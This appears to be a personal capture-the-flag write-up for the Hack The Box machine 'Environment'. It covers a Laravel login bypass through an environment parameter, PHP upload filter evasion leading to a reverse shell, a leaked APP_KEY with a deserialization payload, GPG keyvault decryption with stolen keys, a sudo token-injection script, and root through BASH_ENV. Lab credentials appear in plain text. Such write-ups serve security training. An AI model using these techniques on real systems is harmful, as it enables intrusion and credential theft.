credentials

environment.htb
my ip:10.10.14.60
target ip:10.10.11.67

hish@environment.htb
jono@environment.htb
bethany@environment.htb

cooper@cooper.com
bob@bobbybuilder.net
sandra@bullock.com
p.bowls@gmail.com
bigsandwich@sandwich.com
dave@thediver.com
dreynolds@sunny.com
will@goldandblack.net
nick.m@chicago.com

hish:marineSPm@ster!!

PAYPAL.COM -> lhaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!

```
#!/bin/sh

# create an invalid sudo entry for the current shell
echo | sudo -S >/dev/null 2>&1
echo "Current process : $$"
```

```
cp activate_sudo_token /tmp/
chmod +x activate_sudo_token
# timestamp_dir=$(sudo --version | grep "timestamp dir" | grep -o '/.*')
# inject all shell belonging to the current user, our shell one :p
for pid in $(pgrep -f '^(ash|ksh|csh|dash|bash|zsh|tcsh|sh)$' -u "$(id -u)" | grep -v "^$$\$")
do
	echo "Injecting process $pid -> "$(cat "/proc/$pid/comm")
	echo 'call system("echo | sudo -S /tmp/activate_sudo_token /var/lib/sudo/ts/* >/dev/null
2>&1")' \
		| gdb -q -n -p "$pid" >/dev/null 2>&1
done
```

report

environment.htb
my ip:10.10.14.60
target ip:10.10.11.67

```
Downloads nmap -A -p 80,22,8080 -T4 10.10.11.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-31 09:47 EDT
Nmap scan report for environment.htb (10.10.11.67)
Host is up (0.013s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_  256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp   open  http    nginx 1.22.1
|_http-title: Save the Environment | environment.htb
|_http-server-header: nginx/1.22.1
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.11.2)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.0 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (9
4%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   12.05 ms 10.10.14.1
2   12.65 ms environment.htb (10.10.11.67)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.14 seconds
```

As we can see in the nmap scan, the port 8080 have directory listing enabled :

```
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.11.2)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
Warning: OSScan results may be unreliable because we could not find at least 1 open an
```

In the sqlite file we found user email and hashed password

hish@environment.htb
jono@environment.htb
bethany@environment.htb

$2y$12$QPbeVM.u7VbN9KCeAJ.JA.WfWQV-WQg0Lo-pB9ILcC7akZ.q641r1gi
$2y$12$i.h1rug6Nf-C73tTb8X-F0Y.W0GD-BjrY5FBfs-yX2wOAX-fDWOUk9dphm
$2y$12$6kbg21YD-MaGrt.iCU-kP/s.yLEGAE2S78gWt.6MAODUD3JXFMS13J.

We can also find each registered email:

cooper@cooper.com
bob@bobbybuilder.net
sandra@bullock.com
p.bowls@gmail.com
bigsandwich@sandwich.com
dave@thediver.com
dreynolds@sunny.com
will@goldandblack.net
nick.m@chicago.com

From base64 decoding a payload found in the sqlite file we can gather some info:

➜ Downloads echo 'YTozOntzOjY6Il90b2tlbiI7czo0MDoiMTlJcDA5ZXdGV203S3JyeWxqY3hWdTE0QjM2RjU1SGZWbUlxbm-


9DVSI7czo5OiJfcHJldmlvdXMiO2E6MTp7czozOiJ1cmwiO3M6Mjk6Imh0dHA6Ly9lbnZpcm9ubWVudC5o-dGIvbG9nb3V0Ijt9czo2OiJfZmxhc2giO2E6Mjp7czozOiJvbGQiO2E6MDp7fXM6MzoibmV3IjthOjA6e319fQ==' | base64 -d

a:3:{s:6:"_token";s:40:"19Ip09ewFWm7KrryljcxVu14B36F55HfVmIqnoCU";s:9:"_previous";a:1:{s:3:"url";s:29:"http://environment.htb/logout";}s:6:"_flash";a:2:{s:3:"old";a:0:{}s:3:"new";a:0:{}}}%

https://github.com/synacktiv/laravel-crypto-killer
https://github.com/ambionics/phpggc

Putting this method aside for now because we cant do much without the app_key.

We managed to leak some code by requesting a route with an unsupported method.



Again, we leak some code by modifying login parameters.

Undefined variable $keep_loggedin

PHP 8.2.28 — Laravel 11.30.0

Expand vendor frames

routes/web.php : 75
{closure}

45 vendor frames collapsed

public/index.php : 17

routes/web.php : 75

```
70          $keep_loggedin = False;
71      } elseif ($remember == 'True') {
72          $keep_loggedin = True;
73      }
74
75      if($keep_loggedin !== False) {
76      // TODO: Keep user logged in if he selects "Remember Me?"
77      }
78
79      if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
80          $request->session()->regenerate();
81          $request->session()->put('user_id', 1);
82          return redirect('/management/dashboard');
83      }
84
85      $user = User::where('email', $email)->first();
86
```

By putting ' instead of false or true, we trigger an error and leak unsecure code. It looks like we can log as user_id 1 if env = preprod

```
POST /login?--env=preprod HTTP/1.1
Host: environment.htb
Content-Length: 101
Cache-Control: max-age=0
```

```
GET /management/dashboard HTTP/1.1
Host: environment.htb
Cache-Control: max-age=0
```

Environment.HTB

Hi, Hish

Dashboard


Profile

Logout

Mailing List

Email Address	Subscribed Date & Time	Status
cooper@cooper.com	2025-01-06 12:57:01	Subscribed
bob@bobbybuilder.net	2025-01-06 13:05:35	Subscribed
sandra@bullock.com	2025-01-06 13:07:59	Unsubscribed
p.bowls@gmail.com	2025-01-06 13:08:17	Subscribed
bigsandwich@sandwich.com	2025-01-06 13:10:00	Unsubscribed
dave@thediver.com	2025-01-08 03:06:12	Subscribed
dreynolds@sunny.com	2025-01-11 11:03:52	Subscribed
will@goldandblack.net	2025-01-11 23:07:47	Subscribed
nick.m@chicago.com	2025-01-11 23:58:04	Subscribed

We are now logged in as hish on the dashboard.



Seems like we can upload a picture, possibly a malicious file.

If we could upload a php file, we should be able to have a reverse shell since all the uploaded file are accessible under this directory : "uploaded":"http:\/\/environment.htb\/storage\/files\/"
But unfortunately, there is some filter on the backend that blacklist .php files.



```
"error":{
     "message":"Invalid file detected"
}
```

BYPASS FILE EXTENSION INCLUSION LISTS

- .php.png
- .png.php
- .PhP
- .php%0A.png
- .php%0D.png
- .php.
- .php.\png
- .php./png
- .php%20.png
- .php?.png
- .php#.png
- shell (no file extension)
- shell. (no file extension)
- (no file name)

This extension bypass the filter but still work as a php file: mime_shell3.gif.php.

We can now upload our reverse shell and request it.



```
➜  Downloads nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.134] from (UNKNOWN) [10.10.11.67] 47334
bash: cannot set terminal process group (803): Inappropriate ioctl for device
bash: no job control in this shell
www-data@environment:~/app/storage/app/public/files$ ls
ls
bethany.png
hish.png
jono.png
mime_shell3.gif.php
www-data@environment:~/app/storage/app/public/files$
```

Interesting file from linpeas:
/var/www/app/config/database.php
/var/www/app/vendor/laravel/framework/config/database.php
/var/www/app/storage/logs/laravel.log
/var/www/app/database/database.sqlite

```
'host' => env('DB_HOST', '127.0.0.1'),
'port' => env('DB_PORT', '3306'),
'database' => env('DB_DATABASE', 'laravel'),
'username' => env('DB_USERNAME', 'root'),
'password' => env('DB_PASSWORD', ''),
```

```
╔═══════════╣ Analyzing Env Files (limit 70)
-rw-r--r-- 1 www-data www-data 1177 Jan 12  2025 /var/www/app/.env
APP_NAME=Laravel
APP_ENV=production
APP_KEY=base64:BRhzmLIuAh9UG8xXCPuv0nU799gvdh49VjFDvETwY6k=
```

We finally managed to get the app_key ! We already have access to the machine but we can try the laravel exploit we tried before

Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKg-BldmVudHMiO086MjU6IklsbHVtaW5hdGVcQnVzXERpc3BhdGNoZXIiOjU6e3M6MTI6IgAqAGNvbnRha-W5lciI7TjtzOjExOiIAKgBwaXBlbGluZSI7TjtzOjg6IgAqAHBpcGVzIjthOjA6e31zOjExOiIAKgBoYW5kbGV-ycyI7YTowOnt9czoxNjoiACoAcXVldWVSZXNvbHZlciI7czo2OiJzeXN0ZW0iO31zOjg6IgAqAGV2ZW50Ijt-POjM4OiJJbGx1bWluYXRlXEJyb2FkY2FzdGluZ1xCcm9hZGNhc3RFdmVudCI6MTp7czoxMDoiY29ubmV-jdGlvbiI7czoyOiJpZCI7fX0=

APP_KEY=base64:BRhzmLIuAh9UG8xXCPuv0nU799gvdh49VjFDvETwY6k=

./laravel_crypto_killer.py encrypt -k base64:BRhzmLIuAh9UG8xXCPuv0nU799gvdh49VjFDvETwY6k= -v
Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKg-BldmVudHMiO086MjU6IklsbHVtaW5hdGVcQnVzXERpc3BhdGNoZXIiOjU6e3M6MTI6IgAqAGNvbnRha-W5lciI7TjtzOjExOiIAKgBwaXBlbGluZSI7TjtzOjg6IgAqAHBpcGVzIjthOjA6e31zOjExOiIAKgBoYW5kbGV-ycyI7YTowOnt9czoxNjoiACoAcXVldWVSZXNvbHZlciI7czo2OiJzeXN0ZW0iO31zOjg6IgAqAGV2ZW50Ijt-POjM4OiJJbGx1bWluYXRlXEJyb2FkY2FzdGluZ1xCcm9hZGNhc3RFdmVudCI6MTp7czoxMDoiY29ubmV-jdGlvbiI7czoyOiJpZCI7fX0=

eyJpdiI6ICJFVDNab0lpK1dBa0F3dmRmeVhRamRnPT0iLCAidmFsdWUiOiAibTBUeThTYmV2WmZjeW05M2UwRHNMYlRnVHZ5S2RBcXZOSTJ0cVJtUUxkc1JuTFMyMXc1LzhJcVFiK0JXKytJWXYwZE5Yd1Rsa2FhMzhzV1V4QmdQNVgrZER3TVF3Nm5qUW40bXhpbUpEb2t5eEVGNzd3NzU4cEFhZmlCM0pEY3ljZlZHM3ZKUUFZWUdzUXIrNHlzNnlRUlBKK1RhbFEveHJ0NjlZR1NjZk9kK0hQTDgvNzF4Zy8wM1pUZURDNm9wdUQ2S3pDL3lFUFZvQzlLRDNzeHlYSEVoekVGcHEzbk05ZVA2dER4SjVWbGVRMnlMWnBTMGNLMDAvMi8vWmVzNWtSaFc5eThLMGZGUE9HRnVlREFmQ3JlS1lhMFFkYXFRSjViMVBEenBNd3lvQ2ZBVnFMcXBuL2d6Q3c3YWZYaUpWZVEvRGNUNjZTTlJmVHh1aXNuOW1DelQwSEJKSks0cmVKbmZGeWNWVkpaMXJUcVRidWd3dUQ1WW8wTlVOSGRKcnppUlduaUhMRFBPeUI4MkpINXR1bWd6QTFlYU8xdGlDd0dvYlppdDBVRDJrUDBOSUlNOG1MVWZyWDB3RU9aLyIsICJtYWMiOiAiZjE2ZTI2Y2Y2MDM3OTIzYTUxYmRlMDI0ZWI1NmY3MzNlYTJhNDA1ZDdkZThhNDU3ZTcwMzYxNWMxODg0NmRlYSIsICJ0YWciOiAiIn0=

```
$ curl -s -H
'Cookie:laravel_session=eyJpdiI6ICJFVDNab0lpK1dBa0F3dmRmeVhRamRnPT0iLCAidmFsdWUiOiAibTBUeThTYmV2WmZjeW05M2UwRHNMYlRnVHZ5S2RBcXZOSTJ0cVJtUUxkc1JuTFMyMXc1LzhJcVFiK0JXKytJWXYwZE5Yd1Rsa2FhMzhzV1V4QmdQNVgrZER3TVF3Nm5qUW40bXhpbUpEb2t5eEVGNzd3NzU4cEFhZmlCM0pEY3ljZlZHM3ZKUUFZWUdzUXIrNHlzNnlRUlBKK1RhbFEveHJ0NjlZR1NjZk9kK0hQTDgvNzF4Zy8wM1pUZURDNm9wdUQ2S3pDL3lFUFZvQzlLRDNzeHlYSEVoekVGcHEzbk05ZVA2dER4SjVWbGVRMnlMWnBTMGNLMDAvMi8vWmVzNWtSaFc5eThLMGZGUE9HRnVlREFmQ3JlS1lhMFFkYXFRSjViMVBEenBNd3lvQ2ZBVnFMcXBuL2d6Q3c3YWZYaUpWZVEvRGNUNjZTTlJmVHh1aXNuOW1DelQwSEJKSks0cmVKbmZGeWNWVkpaMXJUcVRidWd3dUQ1WW8wTlVOSGRKcnppUlduaUhMRFBPeUI4MkpINXR1bWd6QTFlYU8xdGlDd0dvYlppdDBVRDJrUDBOSUlNOG1MVWZyWDB3RU9aLyIsICJtYWMiOiAiZjE2ZTI2Y2Y2MDM3OTIzYTUxYmRlMDI0ZWI1NmY3MzNlYTJhNDA1ZDdkZThhNDU3ZTcwMzYxNWMxODg0NmRlYSIsICJ0YWciOiAiIn0=' http://environment.htb/login | head -n1
```

Seems like this is a dead end, maybe there is a way to make this work but the xcsrf token is annoying.

There is a .gpp file in hish home, lets try to decrypt it.

```
www-data@environment:/home/hish/backup$ ls
keyvault.gpg
```

We cant list gpg key.

```
www-data@environment:~$ gpg --list-secret-keys
gpg: Fatal: can't create directory '/var/www/.gnupg': Permission denied
```

But linpeas find them in hish home.

```
/home/hish/.gnupg/private-keys-v1.d/C2DF4CF8B7B94F1EEC662473E275A0E483A95D24.key
/home/hish/.gnupg/private-keys-v1.d/3B966A35D4A711F02F64B80E464133B0F0DBCB04.key
```

we can download these keys with penelope our python webserv, and than add them to our keys. gpg will now decrypt using these new keys.

```
cp: -r not specified; omitting directory '.gnupg'
(.venv) ➜  laravel-crypto-killer git:(main) ✗ cp -R .gnupg /home/kali
(.venv) ➜  laravel-crypto-killer git:(main) ✗ gpg --decrypt keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/home/kali/.gnupg'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
(.venv) ➜  laravel-crypto-killer git:(main) ✗
```

ssh hish@10.10.11.67 with marineSPm@ster!! give us remote connexion.

```
(.venv) ➜  laravel-crypto-killer git:(main) ✗ ssh hish@10.10.11.67
The authenticity of host '10.10.11.67 (10.10.11.67)' can't be established.
ED25519 key fingerprint is SHA256:GKtBN7PjK58Q8eTT80jQMUZYS5ZLu8ccptkyIueks18.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.67' (ED25519) to the list of known hosts.
hish@10.10.11.67's password:
Permission denied, please try again.
hish@10.10.11.67's password:
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 2 03:29:25 2025 from 10.10.14.134
hish@environment:~$
```

```
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
hish@environment:~$
```

Seems like we can run systeminfo with sudo right privileges.

Limited SUID

systeminfo

Binary	Functions
No binary matches...	

No result from gtfo.

Reusing Sudo Tokens

In cases where you have **sudo access** but not the password, you can escalate privileges by **waiting for a sudo command execution and then hijacking the session token**.

Requirements to escalate privileges:

- You already have a shell as user "*sampleuser*"
- "*sampleuser*" have **used** `sudo` to execute something in the **last 15mins** (by default that's the duration of the sudo token that allows us to use `sudo` without introducing any password)
- `cat /proc/sys/kernel/yama/ptrace_scope` is 0
- `gdb` is accessible (you can be able to upload it)

(You can temporarily enable `ptrace_scope` with `echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope` or permanently modifying `/etc/sysctl.d/10-ptrace.conf` and setting `kernel.yama.ptrace_scope = 0`)

If all these requirements are met, **you can escalate privileges using: https://github.com/nongiach/sudo_inject**

- The **first exploit** (`exploit.sh`) will create the binary `activate_sudo_token` in */tmp*. You can use it to **activate the sudo token in your session** (you won't get automatically a root shell, do `sudo su`):

```
root@environment:/tmp# cat /proc/sys/kernel/yama/ptrace_scope
0
```

We have ptrace_scope set to 0 and we can download gdb, and use sudo. But we can only use sudo for one command, and the token doesnt work if we try to use it for another command.

```
bash-5.2$ sudo -l
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
```

BASH_ENV is excluded from env_reset, meaning we can use a sudo command and it will keep its value.
Its also the env variable used to chose which shell is used for bash.

We can create a fake bash which will use -p to maintain priviliged through the execution.

```
root@environment:/tmp# cat test.sh
bash -p
```

Than, we can export ENV_BASH to that same fake bash we created, and launch /usr/systeminfo as sudo

```
bash-5.2$ export BASH_ENV=test.sh
bash-5.2$ sudo /usr/bin/systeminfo
root@environment:/tmp# whoami
root
```

/usr/bin/systeminfo will be launched as sudo. Since ENV_BASH is set to test.sh, our malicious shell will be used to execute the command. env_keep will prevent ENV_BASH from resetting.